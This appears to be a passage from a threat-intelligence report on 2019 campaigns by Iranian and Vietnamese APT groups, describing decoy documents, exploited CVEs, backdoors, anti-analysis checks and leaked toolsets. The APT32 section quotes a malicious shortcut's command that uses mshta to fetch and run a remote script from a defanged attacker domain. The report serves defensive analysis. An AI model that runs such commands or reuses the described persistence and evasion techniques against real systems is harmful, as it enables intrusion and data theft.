- CVE-2018-0296: Directory traversal allowing unauthorised access to Cisco Adaptive Security Appliances (ASAs) and firewalls
- CVE-2018-7600: RCE for Website built with Drupal, aka Drupalgeddon.

APT name	Regions attacked	Operation start
Domestic Kitten	Middle East	2019

Cybercriminals launched a new cyberespionage campaign in the Middle East. The campaign infected more than 660 Android devices. Most of the stolen data was military-related.

Specialists from Trend Micro called this campaign Bouncing Gold and so far attribute it to the hackers from Domestic Kitten because of similarities to their malicious code and the formats of targeted data.

The malware employed in the campaign can collect information about phone calls, text messages, storage and memory information, etc. It is usually disguised as popular news and fitness apps, which are neither on Google Play nor on popular third-party app stores. The website hosting these apps was only promoted on social media.

Domestic Kitten has been active since at least 2016 and is believed to be backed by the Iranian government.

APT name	Regions attacked	Operation start
MuddyWater	Iraq, Turkey, Afghanistan, Azerbaijan, Saudi Arabia, Jordan, Tajikistan, Pakistan	2018

Since April 2019, specialists have observed a set of documents that exploit the CVE-2017-11882 vulnerability to load malicious templates that install the POWERSTATS backdoor. The decoy documents were mainly sent out in Iraq, Saudi Arabia, and Jordan. The files had been created by a user named Gladiator. The same user name was mentioned in the decoy documents sent out in mid-March 2019.

On 9 April 2019, a decoy document titled *SATEL Teknolojisi Lisans Sözleşmesi_v5 hs.doc* was uploaded to VirusTotal. The phrase translates from Turkish as "SATEL Teknolojisi licence agreement". The name of the decoy document refers to an acoustic wave–based communication system for vessels produced by Tubitak Bilgem. The document uses the same tactic as the one employed on 19 March 2019 in an email campaign with identical files. When the macros are enabled, two files (*Win32ApiSyncLog.txt* and *Win32ApiSync.bat*) are dropped in the %ProgramData% folder. *Win32ApiSync.bat* is launched by the Win32ApiSyncTask task created in Task Scheduler, while *Win32ApiSyncLog.txt* contains an obfuscated PowerShell code, which is launched by the .bat file.

The second detected document from this set is called *F35-Specifications.doc*. It lists the specifications of F-35, a family of stealth multirole fighter aircraft. The topic of the decoy document directly refers to the US's refusal to supply Turkey with F-35 fighter jets due to the risk of the information about F-35 Lightning II being passed to Russia after Turkey's purchase of the S-400 missile system. The uniting factor for the decoy documents in this campaign are the user named Babak Amiri, who was the last one

to edit them, and the date of their creation. Other documents related to the campaign were also detected on VirusTotal:

- asd.doc
- ListOfHackedEmails.doc.

It is notable that the file *ListOfHackedEmails.doc* contains @aselsan.com.tr email addresses that belong to a domain related to ASELSAN A.Ş. Group-IB specialists checked 34 email addresses mentioned in this document and found that 28 of them had been compromised. ASELSAN A.Ş, is a Turkish corporation that produces tactical military radios and electronic defence systems for the Turkish Armed Forces.

On 10 April 2019, Checkpoint researchers uncovered a campaign against Turkish users that was carried out in late February 2019. The attackers used decoy documents with malicious macros, which when enabled infected the victim device with the POWERSTATS backdoor. This variant is written in Delphi and contains anti-analysis techniques.

On the same day, Microsoft published a report about a recently detected malicious campaign that exploits the CVE-2018-20250 vulnerability. The initial infection was carried out through a spear-phishing email, which purported to be from the Ministry of Foreign Affairs of Afghanistan for communications satellite companies. The email had the subject "Need Satellite Maps" and contained a Word document as an attachment. The document contained a link to another malicious document stored on OneDrive. Clicking on the link downloads an archive that contains the second Word document with malicious macros. Once the macros are enabled, the files *id.png* and *temp.vbs* are dropped in the %Temp% directory. After the relevant registry key is edited, *temp.vbs* is added to the startup. Since the payload files need the computer to restart in order to run, the decoy document displays a message signifying that a system library is missing and that the system needs to be restarted.

Once the system is restarted, *temp.vbs* executes and decodes *id.png* and by doing this runs a PowerShell script, which is the POWERSTATS backdoor. The sample is capable of:

- downloading arbitrary files
- running commands through cmd.exe
- decoding a base-64 encoded command and run it using PowerShell.

The backdoor's ability to accept commands and download programs provided a way for the group to deliver a malicious ACE file containing CVE-2018-20250 exploit. When triggered, the exploit drops the payload *dropbox.exe* in the startup. The payload has the same capabilities as the PowerShell script, which gives the attackers an additional opportunity to ensure persistence in the system.

In mid-April 2019, the documents that exploit the CVE-2017-11882 vulnerability were used again. On 14 April 2019 a Word document was uploaded to VirusTotal. When opened, the document connects to a remote node and downloads a file titled *README.txt*, which is a malicious Word template. The first page of the document has a blurred image and a legible text, which reads "Azərbaycan Respublikasının Ədliyyə Nazirliyi" and translates as "The Ministry of Justice of Azerbaijan". When the vulnerability is exploited, *picture.jpg* and *icon.ico* files are dropped in the %Temp% directory and the registry key responsible for the startup is modified. When the operating system is restarted, *icon.ico* is launched with a three-minute delay, which is in fact a VBS script. It executes an obfuscated PowerShell code contained in *picture.png*. The PowerShell script is the POWERSTATS backdoor. Once launched, it identifies the device's internal and external IP addresses and establishes connection with the C&C server, which the group has already used before.

On 22 April 2019, a new Telegram channel called سبز افشاگران | Green Leakers was created. The authors of the channel planned to gradually upload information related to the activities of MuddyWater. Five days

later, the first posts appeared. The published information includes screenshots of admin panels. The screenshots also feature alleged victims, some of whom are people from the US government and the UN.

Leaks related to MuddyWater were first mentioned by a user with the nickname Bl4ck_B0X. They wanted to sell information about the activities of the group. Interestingly, a user with an identical nickname wrote a lot of messages on programming forums in the past and seems to be of Polish origin.

In late April 2019, the actors used the decoy documents created by user Babak Amiri again. The samples contain malicious macros titled "BlackWater", which when enabled put the file *SysTextEnc.ini* in %ProgramData%. In addition, the enabled macros create an object called SystemTextEncoding in HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run. The object uses PowerShell to read the Base64-encoded code contained in the dropped file. Once the operating system is restarted, the PowerShell script is launched, which connects to a remote node to download *crf.txt* file for the second stage. It is notable, that two of the three documents in the campaign were uploaded through a web interface from Bolivia and Mexico and one through Tor from the US.

In early March 2019, a sample was detected that exploits the CVE-2017-11882 vulnerability to download PowerShell Empire. When opened, the decoy document titled *MinutesofMeeting-2May19.docx* connects to a remote node to download a second-stage document. The downloaded document connects to another remote node where it downloads and decrypts PowerShell Empire.

Another document, which is titled *Doc2.doc*, was found on one of the nodes. It was uploaded to VirusTotal on 5 April from Jordan. When activated, the decoy document drops a file called *instal.xml* in the %AppData%\local\intel directory. Next, the command line is used to call *MSBuild.exe*, which compiles the obfuscated code contained in *install.xml*. The compiled file decodes Base64 and launches a script that downloads the payload from a remote node. The script has similarities with the FruityC2 PowerShell agent. The communication between the agent and the C&C server is RC4 encoded.

PowerShell Empire collects, encrypts (using AES-CBC) and sends the following information to the C&C server: user name, domain name, machine name, public IP address, list of running processes, operating system version, and the security system's SHA256 HMAC. It also informs whether there are administrative privileges.

Talos researchers analysed these samples and established that they also have anti-analysis features, such as:

- Queries through WMI to check if any of the following applications are running: VMWare, Vbox, Process Explorer, Process Hacker, ProcMon, VisualBasic, Fiddler, WireShark.
- Checking running tasks: VMWare, Vbox, VxStream, AutoIT, VMtools, TCPView, WireShark, Process Explorer, Visual Basic, Fiddler.

If any of the aforementioned applications or task names are discovered, the script will stop its execution. Another interesting anti-analysis technique is calling WMI to determine the number of cores allocated to the system. If the number of cores is less than two, the script stops its execution.

Since May 2017, the group has been sending out emails to various government organisations in Tajikistan. One of these documents was uploaded to VirusTotal on 28 May 2019. The name of the document is *TAJIKISTAN_INCORPORATE_E-GOVERMENT.docx* and its content refers to the e-government system of the Republic of Tajikistan. The sample exploits the CVE-2017-0199 vulnerability. Once the file is opened, connection with a remote server is established to download additional files. The group already used the server in February 2019.

On 12 June 2019, a decoy document called *Gulnoza Nurullaeva.doc* was detected. The file looks like a CV in English. Once the macros are enabled, the document drops a VBScript script called *pKio.vbE* in the operating system's startup directory. Once the VBScript script is executed, a PowerShell script is called, which establishes connection with a remote node. The data the PowerShell script collects and sends to the C&C server are Base64 encoded. After decoding it was established that during the first communication with the C&C server, the following information is transmitted: network status of the device, list of running processes, list of user directories.

On 19 June, another decoy document targeting Tajikistan was detected. It is called *Performance_Eval_Employee.doc* and functions similarly to the previous document. Interestingly, this document contains the logo of Tcell, a mobile network brand in Tajikistan owned and operated by the Tajik company Indigo Tajikistan. The decoy document is based on a legitimate document.

Apart from describing operations, researchers have broadened information about the tools the group uses. Kaspersky Lab attributes the following tools to the group: Nihay – C#, LisfonService – C# RAT, Client.py – Python RAT, Client-win.py - SSH Python, Rc.py/Rc.exe –Python RAT, Lazagne. TrendMicro researchers report that they have observed various samples of POWERSTATS. In January 2019, POWERSTATS samples written in C# and Delphi were detected. The researchers added the following tools to the list of open-source tools the group uses: CrackMapExec, ChromeCookiesView, chrome-passwords, EmpireProject, FruityC2, Koadic, LaZagne, Meterpreter, Mimikatz, MZCookiesView, PowerSploit, Shootback, Smbmap.

In addition, the researchers established connections between MuddyWater and four Android malware variants. Apart from custom stealing capabilities it has two other features:

- brute forces hardcoded IP addresses (with a list of usernames and passwords)
- sends all contacts malicious SMS messages (in Turkish) with a link to the malware. The malware was located in the directory tree of a legitimate Turkish website, which was hosted on WordPress and had likely been compromised.

The researchers then found a connection between this sample's code and a sample tracked as AndroidOS_HiddenApp.SAB. The second identical sample of the malware also has stealer functionality and is capable of collecting information, such as call logs, contacts, SMS messages, phone information, and screenshots.

The stolen data have been posted in a private Telegram channel. The sample has a signed certificate that connects it with the third malware variant for Android, AndroidOS_Androrat.AXM. Its C&C server is a local IP address, which could suggest that this sample is a test version.

The fourth detected sample is a variant of Droidjack RAT. It is capable of allowing attackers to take full control of an infected device.

The language, in which the SMS messages were sent out, and the fact that one of the malware variants was hosted on a Turkish website suggest that the campaign was launched against Turkey. Interestingly, some of the IP addresses that were hardcoded in the brute force functions were traced back to Pakistan. One of the malware samples is called AfghanistanElection.apk, which may suggest the campaign also targets Afghanistan.

MuddyWater is a cybercriminal group that has been active since 2017 mostly in the Middle East. The group uses their own PowerShell-based backdoor called POWERSTATS. The group's main activity is cyberespionage in pursuit of Iran's interests.

APT name	Regions attacked	Operation start
APT32	Vietnam, China, Cambodia, India, Taiwan, Czech Republic	2013

Since September 2018, the OceanLotus group has been using steganography to conceal malware loaders, according to Cyclance. Two loader variants have been observed. The first one is a file called *mcvsocfg.dll*, which is delivered together with a legitimate application and a .png file. In this case, the attackers used the DLL Side-loading technique. The file *mcvsocfg.dll* imitates a library for On Demand Scanner, a McAfee application, and invokes the payload encrypted in the .png file. The payload is AES128 encrypted and further obfuscated with XOR - 0x3B to bypass steganography detection tools.

The loader has the following functionality:

- Dll Side-loading;
- Loads next-stage payload using custom .png steganography;
- Uses AES128 implementation from Crypto++ library for payload decryption;
- Known to load Denes backdoor and might also be used with other payloads.

While this loader differs somewhat in general implementation, the payload extraction routine seems to be the same as in the previous variant. The main differences are:

- The way the decryption routine is called (from within the DllMain function, as opposed to an exported function)
- The way the payload is invoked (by overwriting the return address on the stack, as opposed to a direct call)
- Anti-debugging/anti-sandboxing check.

The researchers observed different parent process names, possibly specifically targeting the victim's environment. Some of these names include processes related to security software, such as *wsc_proxy.exe*, *plugins-setup.exe*, *SoftManager.exe*, and *GetEFA.exe*.

In early March 2019, a new macOS malware sample was uploaded to VirusTotal, according to ESET. Compared to previous macOS malware samples, its structure changed, which made it significantly harder to detect by antiviruses. The researches were unable to determine the initial compromise vector.

The file was named flashlightd. As usual for OceanLotus macOS binaries, the sample is packed with UPX. When run, the binary starts continuously checking if a debugger is present. To do this, it:

- Tries to detach any debugger by calling ptrace, with PT_DENY_ATTACH as a request parameter
- Checks if some exception ports are open by calling the *task_get_exception_ports* function
- Check if a debugger is attached via sysctl function.

Moreover, the sample checks the return value against a hardcoded list of known virtualisation system strings: oracle, vmware, virtualbox or parallels. Finally, the sample runs a command to check if the machine is one of the following: "MBP", "MBA", "MB", "MM", "IM", "MP" and "XS". These codes represent different MacOS device models.

In late March 2019, FireEye reported about APT32 attacks against the automotive industry but did not mention the names of the attacked organisations. We should note that in February 2019, Toyota Australia

fell victim to a cyberattacks. In March 2019, Toyota dealerships in Japan were hacked, which resulted in the leakage of information about Toyota and Lexus customers. The attackers may have targeted Toyota Australia as a way to reach the company's headquarters in Japan. It is possible that Toyota may have been the target of APT32 due to Vietnam's plans to create a domestic car brand called VinFast.

On 24 April 2019, Tencent published a report about a wave of spear-phishing emails distributed by OceanLotus in Q1 2019. Some of the samples exploited the CVE-2018-20250 vulnerability and used malicious file shortcuts, while others were distributed using the KerrDown loader. Through these emails, the threat actors also distributed other malware, such as Denis, CobaltStrike and Gh0st.

The attackers sent out emails in Chinese with the subjects: "staff training", "discipline control", and "performance". One of the emails contained an archive named Li Jiahui Hot image Vol5.

The attachments to the emails contain a malicious .lnk file, whose icon is disguised as a Word document. Launching the shortcut file will execute the command C:\Windows\SysWOW64\mshta.exe http://api.baidu-json[.]com/feed/news.html, where news.html is actually a VBS script. Once the script has been downloaded and executed, .tmp, .exe, .log, .env files are dropped in the %TEMP% directory. Interestingly, the final decryption of the payload is carried out with an error, which means that either the method is in the testing phase or that the author was negligent.

The KerrDown loader here is a legitimate Microsoft application called WinWord.exe and distributed along with the malicious library *wwlib.dll*, which employs the DLL Side-loading technique. During the execution of *WinWord.exe*, the *wwlib.dll* library unpacks *360se.exe*, a legitimate file, and *chrome_elf.dll*, a malicious one, in the %ProgramData%\360seMaintenance directory.

The registry will then be modified so that all .doc, .docx and .pdf files are opened with *360se.exe*. The malicious library, which is loaded when *360se.exe* is being executed, communicates with a remote node to download files for the next stage and executes them directly in memory. The downloaded files are a shellcode that unpacks and executes Cobalt Strike.

The threat actors also used archives that exploited the CVE-2018-20250 vulnerability. Once the archives are unpacked, the user is shown a Word document while a SFX archive is placed in the startup folder. When the system is restarted, the SFX archive will unpack an .ocx file and put it in the registry, which will result in the shellcode being called. In this campaign, the attackers used emails and C&C servers that had Chinese origins.

On 24 May 2019, specialists from Antian Mobile Security published a report, which describes OceanLotus's long-term operation targeting Android phones. Some of the published samples were first uploaded to VirusTotal in 2013 and 2015. Most of the samples were uploaded via the web interface from Taiwan. There were also uploads from Vietnam and the Czech Republic.

The sample 86C5495B048878EC903E6250600EC308 was first uploaded to VirusTotal on 17 December 2013. The sample's icon is disguised as the Microsoft logo with the caption "Windows 8". When launched, the application hides the icon and executes remote commands in the background to collect information about SMS messages, contact list, GPS data, browser history and camera photos and send it to the C&C server. This sample enables the attackers to install additional modules, which they can use to obtain large files (audio recordings, screenshots, documents, photos and videos) via HTTPS.

Interestingly, some of the samples are signed as "Hacking Team", a company that officially offers spyware for various platforms (Windows, Linux, OS X, Android, BlackBerry and iOS). The company positions its solutions as products for law enforcement agencies and special services for different countries. On 5 July 2015 the company was hacked, with the attackers publishing about 400GB worth of data including:

- passwords for the company's website

- account data of its members from various web services, including social media
- source code of the company's main spyware product
- correspondence with clients
- information on Hacking Team's contracts, including device sale contracts with various governments
- information about the company's activities.

Some data suggest that Vietnam is a client of this company.

OceanLotus, also known as APT32/APT-C-00/SeaLotus/Sinh Tử Lệnh/Cobalt Kitty, has been active since late 2009 and is believed to be based in Vietnam. The group attacked Vietnamese bloggers and dissidents and launched targeted attacks on industrial and government entities in Vietnam, Cambodia, China, Laos, the Philippines, Germany, and the US. Along with phishing emails to potential victims, OceanLotus carries out watering hole attacks.

APT name	Regions attacked	Operation start
APT34	Middle East	2016

In mid-March 2019, the Telegram channel Lab Dookhtegan started posting the source code (as the author of the channel claims) of the tools of the Iranian APT34 group. The published material includes information about the hackers' victims, first and last names of alleged members of the group with links to their social media profiles, and data on the leaders of the group.

The user nicknamed Lab Dookhtegan claims they are a former member of the group and have worked on the DNSpionage campaign. The published tools include:

- Glimpse (newer version of a PowerShell-based trojan that Palo Alto Networks names BondUpdater)
- PoisonFrog (older version of BondUpdater);
- HyperShell (web shell that Palo Alto Networks calls TwoFace);
- HighShell (another webshell)
- Fox Panel (phishing kit)
- Webmask (DNS tunneling, main tool behind DNSpionage).

In addition to the source codes, Lab Dookhtegan leaked data about 66 victims of APT34 stored on the group's C&C servers. The published information included account data from internal servers and user IP addresses. The list was mainly comprised of companies and organisations in the Middle East, Africa, East Asia, and Europe. Two biggest names among the victims were Etihad Airways and Emirates National Oil.

Additionally, Lab Dookhtegan leaked data about the group's previous operations, including IP addresses and domains where the group hosted webshells and other operational data. As at 18 April 2019, 125 webshells were known.

In mid-April 2019, researchers from Unit42 released a report describing the DNS tunneling technique used by Oilrig. Since May 2016, the group has been using DNS tunneling as a communication channel between infected devices and the C&C servers. This technique is known to be used by at least five backdoors of the group:

- Helminth
- ISMAgent
- ALMACommunicator
- BONDUPDATER
- QUADAGENT.

Regardless of the tool, all DNS tunneling protocols use DNS requests to resolve specially crafted subdomains to transmit and receive data to and from the C&C servers. The protocols must abide by the DNS protocol, so the specially crafted subdomains must have labels (portions of the subdomain separated by periods), must start and end with a letter or digit, contain letters, digits and hyphens and be less than 63 characters in length. In addition, the entire queried domain, which includes the C2 domain and a specially crafted subdomain, cannot exceed 253 characters.

The researchers say the protocols used by each of the five tools to communicate with the C2 via DNS tunneling differ in many ways, namely the structure of the queried subdomains, the structure of the data received from the C2, the structure of the subdomains, and the encoding methods used by the tools to transmit data.

OilRig (also known as APT34) has been active since late 2015. The group is based in Iran and is believed to be linked to the Iranian government. The actor mainly targets the banking sector, airlines, educational institutions, government entities, and IT and telecommunications companies. The group's targets are based in Saudi Arabia, Turkey, Israel, Kuwait, Qatar, the US, the UAE and Lebanon. The main tactic of the cybercriminals is spear phishing.

APT name	Regions attacked	Operation start
Chafer	Middle East	2018

In mid-June 2019, researchers from IBM identified a new backdoor called TREKX used by the Chafer group. TREX can receive and execute remote commands from the actors. The backdoor is delivered together with an encrypted configuration file, which contains the C&C server, a key for generating data included in HTTP POST requests, the value used in the C&C message processing code, and the service name and service display name. The researchers note that the backdoor and the configuration file are similar to what OilRig used in its attacks on Middle Eastern organisations in late 2017. Back then, the group employed a backdoor that used cloud services, such as Google Drive and Dropbox. This fact points to yet another link between these two groups.

The Chafer group has been active since at least 2014. The threat actors' main objective is to collect information that allows them to track targets related to Iran's national priorities or use them as additional accesses to facilitate future campaigns. The group's activities are concentrated in the Middle East. Chafer has prioritised the telecommunications sector, with additional targeting of the travel industry and IT firms that act as contractors of the companies, in which the group is interested.

Data leaks

- In mid-April 2019, a hacker named 0x55Taylor leaked two sets of documents obtained from a server belonging to the Mexican embassy in Guatemala. The first set contained MySQL dumps and lists of users (with hashed passwords) from the domain sre.gob.m (Mexican Ministry of Foreign Affairs). The second set mainly contained various document scans (passports with visas, IDs, birth certificates, diplomatic letters, email correspondence, visa applications, invoices and many more) in PDF, TIFF, PSD and JPG formats.
  A more in-depth analysis showed that the leaked files belonged to the period between 2016 and 2019. It can be argued that the hacking of the server and the leakage of the documents occurred between 11 and 15 April 2019.
- In mid-March 2019, a user with the nickname Lab Dookhtegan published the tools of the Iranian APT34 group (aka Oilrig and HelixKitten) along with information about the hackers' victims and Iranian Ministry of Intelligence officers allegedly involved in the group's operations.
- In May 2019, the Canadian telecommunications provider Freedom Mobile reported about an information leak. It turned out that sensitive information about 1.5 million customers (emails, phone numbers, addresses, dates of birth, IP addresses, and payment methods used) and payment data (bank card data and CVV) were stored on an unsecure server.
- In June 2019, Desjardins, a large Canadian credit union, reported about an information leak, which affected 2.7 million people and 173,000 businesses. This was one of the biggest leaks in the history of Canada's financial organisations. The leakage occurred because of a former employee, who disclosed the information to third parties, which included names, addresses, dates of birth, social insurance numbers, email addresses, and information about transaction habits. Desjardins said their customers' passwords, security questions, and PINs had not been compromised.